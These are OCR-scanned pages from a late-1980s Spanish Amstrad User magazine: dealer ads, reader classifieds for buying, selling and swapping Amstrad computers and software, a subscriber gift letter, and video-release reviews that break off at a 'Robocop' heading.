- —Domésticos
- —Cursos de Informática

ABIERTO SABADOS TARDE

## BARCELONA




**GOTO-55**

Distribuidor Oficial de:

**AMSTRAD**

HARDWARE - SOFTWARE
LIBRERIA - CLUB DE SOFTWARE
ORDENADORES DE GESTION

Muntaner, 55 - 08011 BARCELONA
Tel.: 253 26 18

## MADRID




San Francisco de Sales, 2 Tel. 244 38 05 - 28003 MADRID

- Ordenadores compatibles y portátiles.
- Programas standard y a medida.
- Distribuidor oficial: Amstrad-Toshiba-Epson-Boundwell.

## BARCELONA




VALLES INFORMATICA, S.A.

PRIMERA TIENDA PROFESIONAL DE INFORMATICA DE LA ZONA

ORDENADORES DE:
- — GESTION
- — DOMESTICOS
- — CURSOS DE INFORMATICA

C/ Francesc Layret, 76 - Tel. 691 23 11
Cerdanyola del Vallés (BARCELONA)

---

**ANUNCIARSE EN AMSTRAD USER ES IMPORTANTE PARA SU NEGOCIO. ESTUDIE NUESTROS PRECIOS: SON LOS MEJORES**

**100.000 USUARIOS DE ORDENADORES LEEN SU REVISTA**

# Guía de especialistas de AMSTRAD USER

## BILBAO




ALAMEDA
DE URQUIJO, 63

Tel. 431 96 67
48013 Bilbao

* Distribuidor oficial autorizado

## CADIZ




CENTRO COMERCIAL *Atlántida*

DISTRIBUIDOR OFICIAL
AMSTRAD - SPECTRAVIDEO
DYNADATA
Encontrarás: TODO PARA TU AMSTRAD Y M.S.X.
**Pagos hasta 36 meses**
***Abierto sábados tarde***

Avda. de la Constitución de 1978
Tel.: 891933 - SAN FERNANDO (Cádiz)

## JAEN



OFIMATICA

Especialistas en programas y periféricos para AMSTRAD

**PROFESIONALES A SU SERVICIO**

LINARES
Alfonso X, 34
Tel 69 80 52

JAEN
Pasaje Maza, 7
Tel 25 01 44

## MADRID

LOTO-IX2
Programas para PC
AMSTRAD y SPECTRUM
Equipos completos para
IMPRESION de BOLETOS

***QuinFormática, s.a.***

c/ Gutierrez Solana 1-1 izqda 28036 MADRID Tel 458 05 56

## MADRID




PASEO CASTELLANA, 126
28046 MADRID

Tel. 262 23 03

* Distribuidor oficial autorizado

## MADRID




**LOS PROFESIONALES DE AMSTRAD**

Programas para:
- Arquitectos-aparejadores.
- Constructores.
- Abogados-procuradores.
- Administración de fincas.
- Bolsa.
- Gestión integrada.
- Quinielas-Loto.

**PROGRAMACION A MEDIDA**

Jacometrezo, 15, 2.° C
Tels. (91) 242 24 71-248 50 88
28013 MADRID

## MADRID

**COLABORADOR PC**

**¿QUIERES COLABORAR CON AMSTRAD USER?**

**Si tienes un AMSTRAD PC o compatible, conoces el sistema operativo MS-DOS y las principales aplicaciones PC y eres capaz de programar en BASIC, ensamblador, Pascal o C, llámanos.**
Teléfonos (91) 433 38 00 - 433 41 99.
Pregunta por Enrique Fernández

## BARCELONA

LE OBSEQUIAMOS CON NUESTRA EXPERIENCIA EN AMSTRAD

• • • • •

**MICRO MON**

Avda. Gaudí, 15 • 08025 BARCELONA
Tel. (93) 256 19 14

• • • • •

NO HACEMOS CLIENTES, HACEMOS AMIGOS


## MADRID

**SERVICIO TECNICO OFICIAL**




**OFRECEMOS:**
- *RAPIDEZ.*
- *PROFESIONALIDAD.*
- *EFICACIA Y...*
- *Contrato de mantenimiento ANUAL.*

LLAMANOS, ESTAMOS A TU SERVICIO.




Avenida del Mediterráneo, 7 - 28007 Madrid.
Teléfs. 551 23 95 - 551 38 14. Télex 48397.

# COMPRO-VENDO-CAMBIO

**VENDO,** compro y cambio programas para Amstrad PC y compatibles. Enviar o solicitar relación a: PC Club Extremadura. Apartado 20. 06380 Jerez de los Caballeros (Badajoz).

**EMPRESARIO** o profesional: le informatizamos y desarrollamos las aplicaciones a medida que necesite al mejor precio. Teléfono (924) 31 08 70.

**PROGRAMADORES** con ocho años de experiencia. Desarrollamos aplicaciones a medida. Calidad y buen precio. Teléfono (927) 24 19 09.

## VALENCIA

**VENDO** Amstrad CPC 464, impresora y 400 programas. Precio: 80.000 pesetas. Todo en perfecto estado. Teléfono (96) 524 52 14, de Alicante. También vendo por separado.

**VENDO** programas muy baratos para CPC 464. Gena, Fernando Martín, Infiltrator, Frost Byte, Harrier Attack, Trail Blacer, M.L.M. 3D, etcétera. José Angel Talavera Martínez. C/. Circunvalación. Ed. Imalsa I, 2, 5.°, 20. Benidorm (Alicante.

**VENDO** diskettera de Amstrad sin estrenar, es decir, completamente nueva. Por 25.000 pesetas negociables. Teléfono 365 89 08. Valencia.

**COMPRO** y vendo juegos. Vendo Rygar, Wonder Boy Dustin, Arkanoid 2, Platoon... para CPC 464. Compramos últimas novedades. Llamar al teléfono (965) 60 28 00. Preguntar por Juan Fernando. Precio: 200 pesetas.

## NAVARRA

**COMPRO** programas, tanto de utilidades como juegos para PCW 8256. Enviar lista a Leoncio Virgos Sotes. Ibarra I, 23. 31200 Estella (Navarra).

## LA RIOJA

**¡ULTIMO MES!** Vendo Blac Camp, Turbo Gil Hunpra, Platoon, El Mundo Perdido y cientos de juegos más a 75 pesetas. Supernovedades. Utilidades como DBase II, Supercal II, Discology III, Miniofile II, Placom, etcétera, a 100 pesetas. También curso de inglés de la escuela de Cambridge y los mejores educativos. Solo CPC disco. David Fernández Pérez. Ollavri, s/n. 26223 Hormilla (La Rioja). Teléfono (941) 36 21 40.

**VENDO** CPC 6128 F V. Regalo cassette con cables, 1 joystick y 30 juegos o utilidades. También vendo programas: utilidades a 150 y juegos a 75 pesetas. Revistas a mitad de precio. Miguel Varea. San Fernando, 113, 5.° A. 26300 Nájera (La Rioja). Teléfono (941) 36 22 55.

## ARAGON

**VENDO** ordenador Atari 1040 ST, con poco uso y varios discos con programas, monitor monocromo alta resolución. Escribir a Feliciano García Sanz. Río Tajo, 26, 1.° 44003 Teruel. Teléfonos 60 58 87 y 60 69 26.

**VENDO** CPC 6128, Impresora BX-1000 silicon, Disc 256 K Modulador TV, varios libros, ratón y 20 discos llenos de programas comerciales: DBase, Multiplán, Wordstar, etcétera. Junto o por separado. Teléfono 22 30 78. Eugenio. Todo muy barato.

**VENDO** Amstrad PCW 8256 con impresora impecable, con varios discos de juegos y utilídades. Teléfono (976) 37 74 52. Todo por 55.000 pesetas.

**CAMBIO** juegos y utilidades. Posee unos cuantos: Test Drive, Set, Eden Blues, Saboteur II, Starglider, etcétera. Me interesan Chuch Yeagers, Ace II, Ikary, Grizzor... De utilidades: Cad-Cam, Gem From Editor. Llamar al teléfono (976) 29 15 41. Preguntar por Iñaki.

**CLUB I.D.** Cambio juegos y utilidades de CPC y PC. Interesan Chuck Yeagers, Ace II... Tenemos muchos. Llamar al teléfono (976) 29 15 41, preguntar por Iñaki, o (976) 29 92 63, por David. Regalamos un juego al suscribirse.

## CASTILLA-LEON

**COMPRO,** vendo y cambio todo tipo de programas para CPC 464 (solo cinta). Interesados escribir a: Santi. Apartado de Correos 387. 09080 Burgos (enviar lista).

**ME GUSTARIA** cambiarte juegos. Llama al teléfono 72 37 28 de Palencia.

**CAMBIO** y compro juegos para el CPC 464, tengo varios títulos, también vendo. Interesados escribir a J. Antonio Martín V. Obras Públicas, 16, 2.° A. 09550 Villarcayo (Burgos).

**CAMBIO,** vendo y compro todo tipo de programas para PCW 8256. Interesados escribir a José Luis González. Avenida de Nocedo, 21, 2.° D 24007 León. Teléfono (987) 24 15 79.

**VENDO** juegos y utilidades CPC 464 cinta por cambio de ordenador. Amplia lista, muy económicos. Interesados escribir a Juan Carlos. Comendadoras, 5-7, 4.° B 37001 Salamanca.

**INTERCAMBIO** todo tipo de programas para PC. Respuesta segura. Escribir a Francisco Barbero. Río Ebro, 9, 5.° 09200 Miranda de Ebro (Burgos).

**DESEARIA** que alguien me facilitara la traducción en castellano del manual del sintetizador de voz SSA-1. Gracias. Enviar a: Julio Lorenzo Arlanzón Fernández. Arenal, 10. 09200 Miranda de Ebro (Burgos).

**CAMBIO** o vendo programas para el CPC 6128: Target, Renegade, Mach 3, Lucky Lucke, Pink Panter, Master Renta, Oddjob 3, Laser Gemus, Laser Basic, Microgen, Microscrip, etcétera. Miguel Angel. Avenida de la Libertad, 21, 2.° A. 24400 Ponferrada (León). Prometo contestar. Máxima seriedad.

## CASTILLA-LA MANCHA

**CAMBIO** todo tipo de software para PC y compatibles. Prometo contestar. Escribir a Francisco Garcia. Plaza Palacio, 8, 3.° A. 13440 Argamasilla de Calatrava (Ciudad Real). Teléfono (926) 47 71 51.

**COMPRO** juegos Out Run, Dakar, Moto Test, Drive, para CPC 6128 disco. A buen precio. Contestaré a todos. Teléfono 25 04 24. Albacete.

**¡GANGA!** PCW. Vendo Starglider, James Bond 007, Head Over Heels, Fairlight, Snooker, Billar, Pool, Invaders, Strike Force Harrier, Loco Script II, Polyprint, Polyword, Troglo, Master renta. Precio 7.000 pesetas. Uno 1.000 pesetas. Precio real superior a 40.000 pesetas. C.R.E. Caraiso, 2. 02410 Liétor (Albacete).

**VENDO** Amstrad CPC 464 fósforo verde con joystick, manuales, revistas y unos 180 programas. Urge venderlo por cambio de equipo. En perfecto estado, precio a negociar, mandar propuestas a Desiderio García. Daoiz, 1, 1.° dcha. 02004 Albacete.

**CAMBIO** y vendo programas para los CPC de Amstrad. Poseo 800 programas de todo tipo. Interesados escribir a Jesús Cruz Molina. Francisco Pizarro, 14. 02004 Albacete. Teléfono (967) 22 03 51.

## MADRID

**VENDO** CPC 6128 color, manuales, 150 juegos y aplicaciones, adaptador doble, joystick, libros y revistas. Juan Carlos Fernández. Ferrer del Río, 33, 2.° C. 28028 Madrid. Teléfono 246 50 27.

**VENDO** PC 1512 monocromo, disco simple, un año de uso, casi nuevo, con unos 30 programas y unas revistas. Precio no fijado. Llamar al teléfono 759 77 18, después de las 18 horas. Javier.

**DESEARIA** intercambiar programas y juegos para el PCW 8256. Yo poseo los siguientes programas: DBase II, Supercalc II, Contabilidad, Amsfile, Colossus Chess 4, Matchday II. Todos los programas y juegos tienen las instrucciones en castellano. Los interesados llamar al teléfono (91) 693 69 66, a partir de las 19 horas. Preguntar por Pedro Hermoso Merchán.

**VENDO** Amstrad 6128 FV, poco usado, 12 discos (maestros, base de datos, juegos), fundas, varias revistas AMSTRAD USER y libros. Todo por 65.000 pesetas. Llamar al teléfono 462 25 07.

**DESEO** contactar con usuarios del PCW 8256 para intercambio de programas y juegos. Teléfono 407 73 75 de Madrid.

**COMPRO** programas para PCW 8256-512. Enviar lista y precios a Ignacio Pereña Fernández. Gómez Ortega, 12, 6.° B. 28002 Madrid. Teléfono 261 85 95 (preferentemente de Madrid).

**VENDO** magnífico Amstrad PC1512 monocromo, 2 drives, con filtro de pantalla y nuevo, por 115 000 pesetas. Juegos y programas increíbles de regalo (Goody, Strip Poker, Basket, conversacionales, Olimpiadas, simuladores, Golf, Gem, compiladores, utilidades, tutores, editores, etcétera). Llamar tardes. Jerry. Teléfono 742 31 63.

**VENDO** CPC 6128 monitor color, joystick y programas, por 90.000 pesetas. Lo vendo por no tener tiempo. Teléfono 730 88 94. Noches. Preguntar por Ramón.

**VENDO,** por cambio de ordenador, fundas, joystick, cursos I y II autodidáctico de Basic con cassette y cable para impresora. A la mitad de su precio real. Todo para el Amstrad 464. Sólo por 6.000 pese-

tas. Escribir a Manuel Rivera García. Zorzales, 3. 28300 Aranjuez. Llamar al teléfono (91) 891 79 83 a partir de las 9.30 de la noche.

**INFORMATICO** se ofrece para desarrollar programas profesionales a medida. Mucha experiencia y buen precio. Teléfono 450 45 24.

## VIZCAYA

**NOS GUSTARIA** intercambiar juegos o utilidades para el Amstrad CPC 6128 en disco o en cinta, indistintamente, y también juegos o utilidades para el Commodore Amiga. También nos gustaría formar un club para ambos ordenadores, para intercambiar información, ideas, etcétera. Interesados escribir a: José Luis González. Zabalbide, 34, 7.° A. 48006 Bilbao (Vizcaya). Para Amstrad CPC 6128. Teléfono 433 64 93. O Roberto Delgado. Remigio Gandasegui, 5, 8.° B. 48006 Bilbao (Vizcaya). Teléfonos 433 49 91 (casa) y 433 68 40 (tienda).

**DESEO** contactar con usuarios del CPC 6128. Tengo juegos y utilidades. Llamar a Frank, teléfono 437 64 14, o escribir a: Francisco José Pérez. Grupo Azarún, 315, centro. Baracaldo (Vizcaya).

**COMPRO**, cambio y vendo programas para el PCW, juegos, autoedición, copiones, lenguajes, etcétera. Lo último, seguro que algo te interesa. Escribe o llama a José Manuel Vidal. Obispo Ballester, 14, 6.° D. 01002 Vitoria. Teléfono (945) 27 56 62. Si escribes manda tu lista, si tienes. Si llamas, ya hablaremos. Seriedad y rapidez total.

## MURCIA

**CAMBIO** programas para el Amstrad CPC 464, como Match Day II, Star Wars, Correcaminos, etcétera. Interesados escribir a José Manuel López Serrano. Paseo Rosales, 18, 2.° 30500 Molina de Segura (Murcia).

**¡INCREIBLE!** Para PCW 8256-8512-9512. Poseeo más de 150 programas (nacionales e importados), tales como: Fleet Street Editor, Newdesk, Rotate, XFormat 2, Signwriter, Masterpack, Mini Office, etcétera (también tengo los mejores juegos). Cambio los que sea por el juego Bob Winner o el Desktop Publisher (entre otros). Escribir o llamar a Angel Espín Bernal. Juan Guerrero Ruiz, 2. 30009 Murcia. Teléfono (968) 29 78 36. ¡Vamos, anímate!

**VENDO** impresora DMP 3000 precintada y con la garantía a sellar, por compra de la oferta del 1640. Precio: 35.000 pesetas. Arturo Sánchez Pérez. Alfonso X El Sabio, 2, 1.° B. 30008 Murcia. Teléfono 24 63 49.

## ASTURIAS

**VENDO** y cambio para PCs y compatibles DBase III+, en 5 1/4" y 3 1/2", Open Access II y Multiplan en 5 1/4", Wordstar en 3 1/2". Escribir a Jorge Luis Martínez. Méjico, 9, 8.° D. 33011 Oviedo (Asturias).

**COMPRO** cambio y vendo todo tipo de programas para PCW. Ultimas novedades. Programas y juegos extranjeros. Contesto seguro, enviar lista. Gran cantidad de juegos. Escribir o llamar a Joaquín Llames García. Doctor Casal, 8, 1.° dcha. 33004 Oviedo (Asturias). Teléfono (985) 22 07 60.

**COMPRO** programas didácticos de matemáticas y física para PC. Mandar lista con precios a Sergio Vázquez García. Manuel de Falla, 3. 33011 Oviedo (Asturias).

## ANDALUCIA

**ALPHA** Club, usuarios PC, tenemos nuestra revista informatizada especial para principiantes. Basic, Pascal. Para información o intercambio de programas: J. Hazan. Crtra. Málaga, 25, 2.° A. 11203 Algeciras (Cádiz).

**CAMBIO** todo tipo de programas para PC y compatibles. Enviar lista a: Diego Domínguez Rodríguez. Molino, 3. 23311 Santo Tomé (Jaén). Respuesta segura.

**CAMBIO,** compro y vendo programas de toda clase para el PCW 8256 y 8512, y para el CPC 6128. Preferible en disco. Mi dirección es: Ana María García Luna. Avenida Almogávares, 11, 9 B, bajo C. 14007 Córdoba. Mi teléfono es 48 03 65. Preferible de Córdoba.

**CAMBIO** programas, trucos, ideas para PCW 8256, sobre todo programas de utilidad. Contestaré a todos, enviad lista. Interesados escribir a José Miguel García Molinero. Platero Repiso, 8, 5.°, 22. 14010 Córdoba.

**VENDO** más de 100 discos de 3" llenos de programas de juegos y utilidades para Amstrad CPC 6128, a 700 pesetas cada uno. También cambio programas Commodore Amiga. Pedro Vergara. Trille, 6. 11009 Cádiz. Teléfono (956) 25 13 96.

**VENDO** ordenador Macintosh-ED 512 K. Unidad de disco 800 K. Estreno, ideal diseño, con programas. Precio: 280.000 pesetas. Teléfono 69 78 51 (Jaén).

## GALICIA

**VENDO** y cambio programas para todos los CPCs. Tengo 700 entre juegos y utilidades. Interesados dirigirse a José Pérez Gómez. Alcalde Portanet, 17, 3.° C. 36210 Vigo (Pontevedra). Teléfono (986) 29 57 97. Prometo contestar.

**COMPRO,** cambio y vendo, para PC-PCW, programas y juegos de estos modelos. Escribe rápido al apartado de Correos 502 de Santiago de Compostela. Indicar en el sobre PC o PCW. No os olvidéis de enviar lista.

## BARCELONA

**CAMBIO** diez programas Spectrum+ por uno PCW 8256. Mando lista, contesto seguro, seriedad total. Escribir a Manuel Regueiro Riviere. Avenida 301, 138. 08860 Castelldefels (Barcelona).

**COMPRO** PCW 8512 o PCW 8256 barato; también compraría modulador para CPC 6128. Bien de precio. Llamar de siete a ocho de la tarde. Teléfono 783 99 66.

**VENDO** Amstrad CPC 6128 con monitor en color, con 100 discos llenos de programas y utilidades, cables, cassette para cinta con más de 20 cintas originales, revistas, etcétera. Por 160.000 pesetas. Llamar al teléfono (93) 352 19 41 de Barcelona. Preguntar por Javi. Por la noche.


**VENDO** Amstrad 6128, monitor color, cassette Philips, 40 discos con juegos y utilidades, revistas diversas. Llamar a Jordi. Teléfono (93) 245 59 15. Barcelona. Precio a convenir.

**BUSCO** programa de diseño gráfico para PC 1640 ECD y programa para biblioteca, los dos de carácter profesional. También intercambio programas para compatibles. Seriedad. Interesados mandar lista a Jaume Valls. Vinya Elies, s/n. 08187. S. Eulalia de Rončana (Barcelona). Contestación garantizada.

**COMPRO,** vendo y cambio todo tipo de programas y utilidades para PC. Enviar lista. No importa si se tienen muchos o pocos programas. Prometo contestar a todos. Jordi Pujol. Verdi, 90, 2.°, 1.ª escalera. Barcelona. Teléfonos (93) 217 84 91 y 237 43 50 (tardes).

**JUEGOS** por un tubo. En el Club Bit and Byte cambiamos desinteresadamente juegos para PC y compatibles, más de 500. Envíanos tu lista y te regalamos el Anti-virus. Escribe a Miguel Hermosin Morilla. Nuestra Señora de los Angeles, 11, 1.° 2. 08291 Ripollet (Barcelona). Enviamos lista por correo o Fax.

**VENDO** y cambio programas para PC 1512. Poseo Gryzor, Quijote, Bob Morane,



# COMPRO-VENDO-CAMBIO

Goody, Bob Winer, One on one, Taper, etcétera, a 250 pesetas. Estoy interesado en formar club. Llamar al teléfono (973) 60 12 90. Preguntar por Rodi (Lérida).

**VENDO** Amstrad CPC 6128, monitor monocromo. Incluye: discos, funda, revistas, etcétera. Perfecto estado. Precio a convenir. Llamar a Francesc. Teléfono (93) 210 72 30. Barcelona, tardes y noches.

**VENDO** Amstrad CPC 6128, monitor color, convertidor TV, 3 cassettes, 3 joysticks, 15 cintas, varios discos, 15 AMSTRAD USER, 15 «Tu micro», 5 «Amstrad Acción», Spectrum 48, Interface, varias cintas, 2 libros, 55 «Microhobys», 10 «Sinclair User», 25 C+V.G. Sólo todo junto a buen precio. Barcelona o cercanías. Miguel. Teléfono 422 22 86.

**VENDO** Amstrad PC 1512, doble disco, monitor color, junto impresora DMP 3000, nuevos. Precio: 195.000 pesetas. También CPC 6128, monocromo. Precio: 65.000 pesetas. Discutibles. Preguntar por Josep. Barcelona. Teléfono 753 08 59.

**VENDO**, compro y cambio programas para PCW y de gestión. Amigos, escribir a Esteve More Portus. D'en Riera, 20. 08350 Arenys de Mar (Barcelona).

**¡ATENCION!,** si quieres jugar a tope y tener tus utilidades no dudes en llamarme, poseo todos los mejores juegos del mercado: Predator, La abadía del crimen, Flyin Shark, Gryzor, Combat School, etcétera, y las mejores utilidades: Oddjod, Art Studio, Avanced Art Studio, etcétera. Llamar a los teléfonos 314 59 84 y 313 09 06, de 12.30 a 14.30 y de 17.30 a 22.30. Sábados y domingos todo el día. Barcelona, Club Amstrad Nafiusa, preguntar por José María Mercado.

**LOTE** para Amstrad PCP. 10 discos, con los mejores trucos, gráficos y juegos. 5 cintas, juegos originales. 4 libros, programación, juegos y utilidades. 1 pantalla-filtro «Pollac». 80 revistas AMSTRAD. Todo, sólo 23.000 pesetas. Teléfono (93) 211 55 48 (Barcelona). Joaquín Zueras Tolosa. Lluçanés, 8, 1.° B. 08022 Barcelona.

**INTERCAMBIO** software PC. Tenemos simuladores de aventuras, de vuelo, de submarinos, bélicos, juegos deportivos, arcades de todo tipo, herramientas de trabajo, 500 programas y más de 200 juegos disponibles. A lista recibida lista emitida por correo o Fax. Muy buena oportunidad para ampliar bibliotecas de software. ¡Apúntate! y aprovecha estas vacaciones para conseguir tus mejores récords. Eduard Martínez. Padilla, 160, 5.° 08013 Barcelona.

**VENDO**, compro y cambio software CPC 6128, enviar lista a Gabriel Barrera, Costa Rodona, 5. 08250 Sant Joan de Vil (Barcelona). Teléfono 875 12 50. Me interesa conseguir fotocopias de las instrucciones DBase II, las compraria o cambiaría por juegos.

## CANARIAS

**COMPRO**, cambio y vendo programas para PCW. Contesto seguro y envío lista. Escribir a: José Guirao Fernández. Camino de las Mercedes, 80. 38208 La Laguna (Tenerife). Teléfono (922) 26 44 28.

**VENDO,** para ordenadores CPC Amstrad y a compañía editora de software o a revista de informática, cada uno y por separado los programas siguientes: — Cálculo de alumbrado de interiores, con posibilidad de hacerlo en lámpara de V. Mercurio y tubos fluorescentes. Para distintos tipos de alumbrados, aparatos y tipos de sustentación. — Confección de pedidos. — Rapport de control de visitas semanales de vendedores, promotores o representantes. — Rapport de control e información de clientes. Estos tres últimos programas, de gran utilidad para vendedores, representantes, etcétera, ya que ahorran gran cantidad de tiempo tanto en la realización de los pedidos como en los informes. Programas todos originales y muy perfeccionados. Interesados contactar con Luis Peña Bethencourt. Los Martínez de Escobar, 8, 4.° F. 35007 Las Palmas de Gran Canaria. Teléfono (928) 27 01 86.

## BALEARES

**VENDO** Amstrad PCW 8512 por paso a PC, con su impresora y 30 programas originales con sus instrucciones, muchos de importación, y juegos, que ocupan 20 diskettes, todo por 110.000 pesetas. Dirigirse a Antonio Cassellas Ripoll. Plaza Pedro Garau, 2. 07007 Palma de Mallorca (Islas Baleares).




**DESARROLLAMOS** todo tipo de programas para compatibles. Precios inmejorables. Teléfono (927) 41 70 42.

**PROGRAMADORES** profesionales con muchos años de experiencia. Desarrollamos todo tipo de programas para compatibles. Calidad y buen precio. Teléfono (91) 450 92 84.

REGALAMOS

# ¡ELIGE EL TUYO!

CALCULADORA

JUEGO ESTILOGRAFICA Y BOLIGRAFO RECARGABLE




## CARTA A LOS SUSCRIPTORES

Querido amigo/a:

Desde estas páginas queremos agradeceros vuestra confianza. Habéis hecho posible nuestra posición; hoy ya sois 11.600 los amigos que confían su interés en AMSTRAD USER.

Esto nos hace pensar constantemente en ofreceros lo mejor, desde el punto de vista profesional y de atención a vuestras necesidades y problemas informáticos, queremos superarnos para que nunca sintáis falta de información; creo que en este campo conseguiríamos lo mejor para aumentar nuestra gran familia.

Para completar el mundo informático en que nos movemos, hemos creado nuestras páginas de OFERTA, con excelentes productos de todo tipo, a unos precios sumamente atractivos y asequibles para ti. Creemos que pueden favorecerte, por ello iremos incorporando nuevos productos siempre pensando en lo que puedas necesitar.

Ahora, si tienes que renovar tu suscripción o tienes un amigo interesado en suscribirse, te comunicamos que hemos incorporado nuevos regalos para elegir:

— Portafolios.
— Reloj.
— Calculadora.
— Juego estilográfica y bolígrafo recargable.
— Afeitadora portátil.

Elige uno pronto, nosotros seguimos confiando en ti

Gracias

AMSTRAD ESPAÑA
(Publicaciones)

EDIMICRO, Avda. del Mediterráneo, 9 - 28007 MADRID - TL. 433 83 76-Télex. 49003 INMD E

BILLETERO




PORTAFOLIOS

AFEITADORA




# ¡SUSCRIBETE YA!




RELOJ

# NOVEDADES VIDEOS



***Con la llegada del otoño, las productoras de vídeo sacan a la luz muchas e importantes novedades. Como queremos que empecéis con buen pie la nueva estación, os ofrecemos cintas llenas de aventuras y divertidas situaciones. Y para comenzar, ¿qué diriais si os propusiéramos pasar una divertida temporada en el desierto? Claras y frías noches de luna, suave viento helado y bufidos de camello rompiendo el silencio.***

***Anímate y vente con nosotros a comprobar cómo pueden estropear dos cómicos las cosas hasta el extremo de arreglarlas.***







## «ISHTAR»

Dirección: Elaine May

Principales intérpretes: Dustin Hoffman, Isabelle Adjani, Warren Beatty.

Editada por RCA Columbia Pictures.

Si quieres llegar a cantante de éxito y aceptas un trabajo en el desierto es que estás loco o eres desesperadamente pobre.

Estamos convencidos de que los protagonistas de este filme padecen ambos males, ya que malo es tener poca fortuna con los representantes, o actuar en bares de mala muerte a falta de algo mejor, pero dejarlo todo e irse al desierto del Sahara es desde luego tentar a la suerte demasiado.

Clarke y Rogers son dos absurdos compositores de canciones, abandonados por la suerte y buscando desesperadamente dinero. Siguiendo el consejo de su astuto agente la pareja se embarca en un viaje a la mística y misteriosa Ishtar.

A su llegada, nuestros héroes se enrolan por separado como espías pero en bandos contrarios y planean una revolución, a la vez que rivalizan por el amor de una estupenda y maravillosa joven luchadora por la libertad. Pero Clarke y Rogers son peores espías que compositores de canciones y pronto se ven abandonados, sin recursos, en el desierto, con la única compañía de un camello ciego y varios asesinos de la CIA.

## «El corazón del ángel»

Dirección: Alan Parker.

Principales intérpretes: Mickey Rourke, Robert De Niro, Lisa Bonet, Charlotte Rampling.

Editada por: Izaro Films.

Harry Angel ha sido contratado para buscar la verdad... Reza para que no la encuentre.

A través de los pasos de su principal protagonista, Harry Angel, un detective de poca monta del Brooklyn de los años cincuenta, la última película de Alan Parker nos lleva a un viaje de crimen y violencia que recorre las desesperadas





calles de Harlem, los cargados clubes de jazz de Nueva Orleans y finalmente los sofocantes pantanos de Louisiana.

«El corazón del ángel» es una de las películas más provocativas del cine hasta la fecha.

La experiencia de ver «El corazón del ángel» es, realmente, la experiencia de ver una película espectacular.

## «Pánico a las tres»

Dirección: Phil Joanou.

Principales intérpretes: Casey Siemaszko, Anne Ryan, Richard Tyson, Philip Baker Hall.

Editada por: CIC Video.

«Jerry Mitchell tropieza con Buddy Revel. Ahora Jerry no piensa en las matemáticas o en el inglés, porque a partir de las tres, él será historia.» Bienvenidos a un día en la vida de Jerry Mitchell. El reloj está a punto de dar las 8 en la Escuela Superior de Weaver y la vida de Jerry está a punto de complicarse. Hoy, cuando la campana suene a las tres, va a tener que ir al último lugar que desea; al parking de la escuela.

Allí va a enfrentarse a la ira de Buddy Revel, el sujeto más grande, fuerte y despreciable que jamás haya pisado los pasillos de la escuela. A menos que Jerry pueda encontrar un medio de evitarlo, cuando concluya la jornada escolar, todo acabará. Dispone de siete horas, de una buena cantidad de ingenio, simpatía e inteligencia, de unos cuantos amigos, de una ingeniosa y divertida hermana y la peor suerte que puede tener un muchacho en el mundo.

## «Nacido al este de Los Angeles»

Dirección: Cheech Marín.

Principales intérpretes: Cheech Marín, Daniel Stern, Paul Rodríguez, Kamala López.

Editada por: CIC Video.

«Una comedia al borde la locura».

Cheech se encuentra en una divertida situación cuando es deportado equivocadamente a Méjico sin carnet de identidad ni conocimiento del español, y no puede convencer a los oficiales norteamericanos de que le permitan retornar a su patria.

Entre intentonas fallidas para cruzar la frontera, Cheech es engañado por un portero de hotel, escogido por sus compañeros de prisión, seducido por una atractiva señorita y ayudado por unos jóvenes maleantes.

Todo ello prueba que este peculiar ilegal no ha nacido para huir, especialmente del servicio de inmigración, pero las carcajadas no pueden ser más estruendosas en esta primera comedia que Cheech Marín interpreta en solitario.

## «Cargamento peligroso»

Dirección: John Dixon.

Principales intérpretes: John Blake, Mark Hembrow, Nikki Coghill.

Editada por: RCA Columbia Pictures.

«Dos tipos locos, una atractiva abogada y 10.000 ositos koala.»

Dave y Peter, dos jóvenes mecánicos decididos a hacerse ricos con un transporte de juguetes para niños, se convierten en la presa de una cacería que se emprende contra ellos cuando por error toman posesión de una partida de koalas de peluche rellenos con dinero negro.

El implacable Gilman, ultrajado por la pérdida del camión, da instrucciones a su asociado Simón Martín para que recupere la mercancía a cualquier precio.

## «ROBOCOP»

